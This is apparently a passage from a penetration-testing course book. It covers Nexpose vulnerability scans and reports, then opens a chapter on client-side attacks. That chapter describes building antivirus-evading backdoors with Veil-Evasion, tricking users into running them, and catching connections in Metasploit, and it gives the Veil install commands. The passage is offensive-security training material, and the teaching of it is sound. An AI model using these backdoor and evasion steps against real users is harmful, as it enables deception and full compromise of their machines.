



4. Click Save
5. Click one Site Name





6. Click Scan Now and give the scan a Name then start the scan
7. The scan will take at least 15 minutes to finish

https://t.me/learningnets






8. To see the details about the found vulnerabilities, click on the machine name




9. click on the vulnerability to see detailed information

https://t.me/learningnets




## 5.6. Nexpose Reports Analysis

You may want any number of people in your organization to view asset and vulnerability data without logging on to the Security Console. For example, a chief information security officer (CISO) may need to see statistics about

https://t.me/learningnets


your overall risk trends over time. Or members of your security team may need to see the most critical vulnerabilities for sensitive assets so that they can prioritize remediation projects. It may be unnecessary or undesirable for these stakeholders to access the application itself. By generating reports, you can distribute critical information to the people who need it via e-mail or integration of exported formats such as XML, CSV, or database formats. Reports provide many, varied ways to look at scan data, from business-centric perspectives to detailed technical assessments. You can learn everything you need to know about vulnerabilities and how to remediate them, or you can just list the services are running on your network assets. You can create a report on a site, but reports are not tied to sites. You can parse assets in a report any number of ways, including all your scanned enterprise assets, or just one.


## Exercise 27: Nexpose Analysis and Report Generating

After finish scanning, you can create a PDF report from the system, in this exercise we are going to generate summarize report that include recommendation of what you need to be done regarding discovered vulnerabilities
To create a professional PDF report for the scanning:


- Click on the Report icon on the right left side of the screen
- Give Name to the report
- Choose the report type:
    - Audit Report: detailed report about each vulnerability.
    - Executive Report: Summarized Report
    - Newly discovered Assets: if you scanning a complete subnet it will show discovered devices
    - Top 10 vulnerabilities Report
- Choose the scan
- Run the report

https://t.me/learningnets




https://t.me/learningnets




**To reset Nexpose Password :**


**#screen –x nexpose**

- Reset password < username> < new password> <new password>
- Unlock account <username>


https://t.me/learningnets

## 5.7. Other Nexpose functions

- Discovered Devices




- Discovered Vulnerabilities




https://t.me/learningnets

# 6
# Gaining Access (Client-Side Attacks)

Client site attack differ from Server side attack because it need the end user interaction by downloading and running a malware that will create a back door inside the client machine or gather information from the client machine and send it to the hacker machine. this kind of attacks need a lot of information gathering and social Engineering to convince or deceive the client to click on a file or link sent to him. In this section we are going to use Veil-Evasion framework to generate payload executable that can bypass common Antivirus software. Viel Evasion is an open source framework that located at https://www.veil-framework.com/

https://t.me/learningnets

# 6. Gaining Access (Client Site Attacks)

- Client Site attacks is used if Server-side attacks are failed
- Require user interaction
- Social Engineering can be useful
- Information gathering is vital

## 6.1. Using Veil Evasion Framework

Veil-Evasion is a tool designed for penetration testers and red teams to simulate bypasses of common Antivirus products. Tools like this are of high value to offensive security professionals, as they can be used to emulate a more persistent attacker who will try to bypass an Antivirus system through trial and error. Without a tool such as Veil-Evasion, offensive security engagements would take longer time.
Veil-Evasion can work on existing executables, or simply create a wide range of payloads with shellcode added to them. Most cases use a shellcode-based method, as the resulting payload has a better chance of evading Antivirus systems.
Considering that a tool like this is used by professional organizations to simulate an attack by adversaries, it would make sense to allow a user to automate the generation of a payload from a central location. This allows it to be integrated into attack workflows, which lets offensive security professionals work more efficiently.

**In Summary:**

- Veil is a framework for generating backdoors that is not detected by Anti-Virus.
- Backdoor is a file that is when executed in a computer it will give a full access to that computer.
- Veil framework is located at Github

**The steps to do Backdoor attack:**

- Create the backdoor file using Veil.
- Checking the file against Anti-Virus.
- Listening to connection using Metasploit.

https://t.me/learningnets

- Delivering and executing in file to target machine.

https://t.me/learningnets

## 6.2. Installing Veil 3.1 In Kali Linux

### Exercise 28: Client-Side Attacks – Installing Veil Evasion

1. Go to Veil page at Github https://github.com/Veil-Framework/Veil
2. copy the link from Github




3. open terminal in Kali
4. go to /opt directory and type:

# git clone https://github.com/Veil-Framework/Veil.git




5. now go to Veil directory


#cd Veil

6. Go to config directory to run setup file in a silent mode (installing default configurations)

#./setup.sh --silent --force

7. After Veil completely installed close the terminal and open new terminal and start Veil

#cd Downloads/Veil/Veil/
#./Veil.py




As you can see the green commands that we can run in Vial.

8. Type

#list

